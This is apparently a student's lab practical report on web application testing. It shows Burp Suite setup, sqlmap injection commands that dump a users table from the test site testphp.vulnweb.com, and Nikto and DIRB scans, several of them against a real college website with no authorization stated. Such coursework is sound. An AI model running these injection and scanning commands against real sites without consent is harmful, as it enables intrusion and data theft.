IP ID Sequence Generation: All zeros
TRACEROUTE
HOP RTT     ADDRESS
1  8.33 ms  192.168.0.1
NSE: Script Post-scanning...
Report file: C:\Program Files (x86)\Nmap
OS and Service detection programmed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.46 seconds

```

Port	Protocol	State	Service	Version
80	tcp	open	http	Boa HTTPD 0.94.14rc21
52869	tcp	open	upnp	MiniUPnP




## PRACTICAL NO 8 WEB APPLICATION ASSESSMENT TOOL



### A. BURPSUITE


```
(root㉿kali)-[~] can't connect to the server at www.kali.org.  
# burpsuite  
If that address is correct, here are three other things you can try:  
• Try again later.  
• Check your network connection.  
• If you are connected but behind a firewall, check that Port 8080  
isn't blocked.
```

### A. SETUP PROXY LISTENER





The screenshot shows the Burp Suite Community Edition interface. The top navigation bar includes Burp, Project, Intruder, Repeater, Window, and Help. Below this is a secondary navigation bar with Dashboard, Target, Proxy (which is selected), Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, and User. Under the Proxy tab, the sub-menu Intercept, HTTP history, WebSockets history, and Options are visible. A red box highlights the "Proxy Listeners" section. It contains a table with columns: Running, Interface, Invisible, Redirect, Certificate, and TLS Protocols. One row is present, showing "Running" checked, "Interface" as 127.0.0.1:8080, "Certificate" as Per-host, and "TLS Protocols" as Default. To the left of the table are buttons for Add, Edit, and Remove. Below the table, a note states: "Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools." Two buttons are shown: "Import / export CA certificate" and "Regenerate CA certificate".





The main window shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Proxy' section, there's a 'Proxy Listeners' panel with a table showing one listener named '127.0.0.1:8080' which is 'Running'. Below it are 'Import / export CA certificate' and 'Regenerate CA certificate' buttons. To the right, a 'CA Certificate' dialog box is open. It contains instructions for exporting certificates, a 'Export' section with 'Certificate in DER format' selected, and an 'Import' section. The 'Next' button is visible at the bottom right of the dialog. The background shows other tabs like 'Target', 'Repeater', and 'Decoder'.

A success dialog box is shown, stating 'The certificate was successfully exported.' It has 'Back' and 'Close' buttons. The background shows the 'Decoder' tab with some log entries.



## B. SQL INJECTION USING SQLMAP

```
zsh: corrupt history file /root/.zsh_history
[~]# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
[!] [H] {1.6.10#stable}
[!] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:21:17 /2022-11-29

[05:21:18] [INFO] testing connection to the target URL
[05:21:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:21:20] [INFO] testing if the target URL content is stable
```

### i. FINDING DATABASE

```
[~]# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -dbs
```

```
[05:34:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.0.12
[05:34:34] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[05:34:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 05:34:34 /2022-11-29/
```

### ii. LIST TABLES

```
[~]# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables
```

```

└─(root㉿kali)-[~]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:23:39 /2022-11-29/

[05:23:40] [INFO] resuming back-end DBMS 'mysql'
[05:23:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


```

File	Actions	Edit	View	Help
[8 tables]				
+-----+				
artists				
carts				
categ				
featured				
guestbook				
pictures				
products				
users				
+-----+				

```

[05:35:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 05:35:42 /2022-11-29/
└─(root㉿kali)-[~]
# 
```

### iii. FINDING COLUMNS

```

[05:35:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 05:35:42 /2022-11-29/
└─(root㉿kali)-[~]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -columns

```

Database: acuart	
Table: products	
[5 columns]	
Column	Type
description	text
id	int unsigned
name	text
price	int unsigned
rewrittenname	text

Database: acuart	
Table: carts	
[3 columns]	
Column	Type

```

File Actions Edit View Help
| Column | Type |
+-----+-----+
| a_id | int |
| cat_id | int |
| img | varchar(50) |
| pic_id | int |
| plong | text |
| price | int |
| pshort | mediumtext |
| title | varchar(100) |
+-----+-----+
[05:39:04] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 05:39:04 /2022-11-29/

```

```

[root@kali)-[~]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:40:52 /2022-11-29/
[05:40:52] [INFO] resuming back-end DBMS 'mysql'
[05:40:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
          Activate Wi
          Go to Settings

```

```

back-end DBMS: MySQL >= 5.0.12
[05:40:53] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+----+
| uname |
+----+
| test |
+----+
[05:40:56] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[05:40:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 05:40:56 /2022-11-29/

```

```

└─(root㉿kali)-[~]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump

```

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```

File Actions Edit View Help
back-end DBMS: MySQL >= 5.0.12
[05:42:13] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+----+
| pass |
+----+
| test |
+----+
[05:42:16] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[05:42:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 05:42:16 /2022-11-29/

```

Activate Win

└─(root㉿kali)-[~]

#

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo      Logout test

search art  go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer

**s (test)**

On this page you can visualize or edit you user information.

Name:   
 Credit card number:   
 E-Mail:   
 Phone number:   
 Address:

update

#### iv. ORDERBY SQL INJECTION

user info    artists    +

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo      Logout test

search art  go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo  
Logout

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer

**artist: r4w8173**

Lore ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam iacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lore ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam iacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

**C. NIKTO TOOL** is a web server scanner. Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.

```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~/nikto
File Actions Edit View Help
[(kali㉿kali)-[~]]$ sudo -i
[sudo] password for kali:
[(root㉿kali)-[~]]# git clone https://github.com/sullo/nikto.git
Cloning into 'nikto'...
remote: Enumerating objects: 7123, done.
remote: Counting objects: 100% (1135/1135), done.
remote: Compressing objects: 100% (357/357), done.
remote: Total 7123 (delta 847), reused 1033 (delta 777), pack-reused 5988
Receiving objects: 100% (7123/7123), 4.93 MiB | 5.13 MiB/s, done.
Resolving deltas: 100% (5163/5163), done.

[(root㉿kali)-[~]]# cd nikto/program
[(root㉿kali)-[~/nikto/program]]# perl nikto.pl
- Nikto v2.1.6

+ ERROR: No host (-host) specified

      -config+          Use this config file
      -Display+         Turn on/off display outputs
      -dbcheck          check database and other key files for syntax errors
      -Format+          save file (-o) format
      -Help              Extended help information
      -host+             target host/URL
      -id+               Host authentication to use, format is id:pass or id:pass:realm
      -list-plugins     List all available plugins
      -output+           Write output to this file
      -nossal            Disables using SSL
      -no404             Disables 404 checks
      -Plugins+          List of plugins to run (default: ALL)
      -port+              Port to use (default 80)
      -root+             Prepend root value to all requests, format is /directory
      -ssl               Force ssl mode on port
      -Tuning+           Scan tuning
```

```
(root㉿kali)-[~/nikto/program]
# perl nikto.pl -host https://www.wilsoncollege.edu/
- Nikto v2.1.6

+ Target IP:        13.234.162.142
+ Target Hostname:  www.wilsoncollege.edu
+ Target Port:       443

+ SSL Info:          Subject: /CN=wilsoncollege.edu
                     Ciphers: TLS_AES_256_GCM_SHA384
                     Issuer: /C=US/O=Let's Encrypt/CN=R3
+ Start Time:        2022-11-26 05:48:05 (GMT-5)

+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 17295, size: 5ee28ed065451, mtime: gzip
+ The Content-Encoding header is set to "deflate" this may mean that the server is vulnerable to the BREACH attack.
+ Hostname 'www.wilsoncollege.edu' does not match certificate's names: wilsoncollege.edu
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
```

```
(root㉿kali)-[~]
# git clone https://github.com/sullo/mikto.git
fatal: destination path 'nikto' already exists and is not an empty directory.

(root㉿kali)-[~]
# ls
amit.txt Infoga nikto recon-ng

(root㉿kali)-[~]
# cd nikto

(root㉿kali)-[~/nikto]
# cd program

(root㉿kali)-[~/nikto/program]
# perl nikto.pl -host https://wilsoncollege.edu/
- Nikto v2.1.6

+ Target IP:          13.234.162.142
+ Target Hostname:    wilsoncollege.edu
+ Target Port:        443
+
+ SSL Info:           Subject: /CN=wilsoncollege.edu
                      Ciphers: TLS_AES_256_GCM_SHA384
                      Issuer: /C=US/O=Let's Encrypt/CN=R3
+ Start Time:         2022-11-26 05:48:15 (GMT-5)

+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

**D. DIRB a web content scanner.** It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses. DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists. Also DIRB sometimes can be used as a classic CGI scanner, but remember that it is a content scanner not a vulnerability scanner. DIRB's main purpose is to help in professional web application auditing. Specially in security related testing. It covers some holes not covered by classic web vulnerability scanners. DIRB looks for specific web objects that other generic CGI scanners can't look for. It doesn't search vulnerabilities nor does it look for web contents that can be vulnerable.

## 1. DIRB SIMPLE HIDDEN OBJECT SCAN

```
[root@kali:~]# dirb http://webscantest.com

_____| /usr/share/wordlists
DIRB v2.22
By The Dark Raver /usr/share/wordlists

START_TIME: Sun Jan 15 11:39:46 2023
URL_BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____| /usr/share/wordlists/dirb
GENERATED WORDS: 4612

— Scanning URL: http://webscantest.com/ —
→ Testing: http://webscantest.com/.history
```

```
[root@kali:~]# dirb http://webscantest.com

_____| /usr/share/wordlists
DIRB v2.22
By The Dark Raver /usr/share/wordlists

START_TIME: Sun Jan 15 11:39:46 2023
URL_BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
/usr/share/wordlists

_____| /usr/share/wordlists
GENERATED WORDS: 4612

— Scanning URL: http://webscantest.com/ —
(!) WARNING: All responses for this directory seem to be CODE = 403.
(Use mode '-w' if you want to scan it anyway)

_____| /usr/share/wordlists/dirb
END_TIME: Sun Jan 15 11:41:32 2023
DOWNLOADED: 101 - FOUND: 0
```

```
[root@kali:~]# dirb https://192.168.0.108/ /usr/share/wordlists/dirb/common.txt

_____| /usr/share/wordlists
DIRB v2.22
By The Dark Raver /usr/share/wordlists

START_TIME: Sun Jan 15 11:37:01 2023
URL_BASE: https://192.168.0.108/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

_____| /usr/share/wordlists
GENERATED WORDS: 4612 /share/wordlists
— Scanning URL: https://192.168.0.108/ —
(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)

_____| /usr/share/wordlists/dirb
END_TIME: Sun Jan 15 11:37:02 2023
DOWNLOADED: 0 - FOUND: 0

[root@kali:~]#
```

```
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help
└(root@kali)-[~]
# dirb https://wilsoncollege.edu/



---


DIRB v2.22
By The Dark Raver


---


START_TIME: Sat Nov 26 05:54:51 2022
URL_BASE: https://wilsoncollege.edu/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [403] [SIZE:199] [CODE:403] [GET] [/server-status]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:94869] [CODE:200] [GET] [/index.html]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:199] [CODE:200] [GET] [/server-status]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:199] [CODE:200] [GET] [/css/]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:199] [CODE:200] [GET] [/js/]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:199] [CODE:200] [GET] [/images/]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:199] [CODE:200] [GET] [/gallery/]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:199] [CODE:200] [GET] [/css/]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:199] [CODE:200] [GET] [/js/]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:199] [CODE:200] [GET] [/images/]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:199] [CODE:200] [GET] [/gallery/]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:199] [CODE:200] [GET] [/css/]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:199] [CODE:200] [GET] [/js/]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:199] [CODE:200] [GET] [/images/]
[!] [INFO] [18:54:51] [https://wilsoncollege.edu/] [200] [SIZE:199] [CODE:200] [GET] [/gallery/]
```

```

└─[root@kali]-(~)
# cd /usr/share/dirb/wordlists/vulns

└─[root@kali]-[/usr/share/dirb/wordlists/vulns]
# ls -i
3550962 apache.txt      3550954 domino.txt      3550963 hpsmh.txt      3550964 jboss.txt      3550955 oracle.txt      3550972 sunas.txt      3550970 weblogic
3550965 axis.txt        3550956 fatwire_pagenames.txt 3550958 hyperion.txt  3550961 jersey.txt      3550959 ror.txt        3550975 tests.txt       3550957 websphere
3550966 cgis.txt        3550951 fatwire.txt      3550953 iis.txt        3550967 jrun.txt       3550969 sap.txt        3550976 tomcat.txt
3550952 coldfusion.txt   3550960 frontpage.txt    3550974 iplanet.txt    3550968 netware.txt    3550973 sharepoint.txt  3550971 vignette.txt

└─[root@kali]-[/usr/share/dirb/wordlists/vulns]
# cd wordlists
cd: no such file or directory: wordlists

└─[root@kali]-[/usr/share/dirb/wordlists/vulns]
# dirb https://wilsoncollege.edu/ apache.txt

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Sat Nov 26 06:02:19 2022
URL_BASE: https://wilsoncollege.edu/
WORDLIST_FILES: apache.txt

_____
GENERATED WORDS: 30

— Scanning URL: https://wilsoncollege.edu/ —
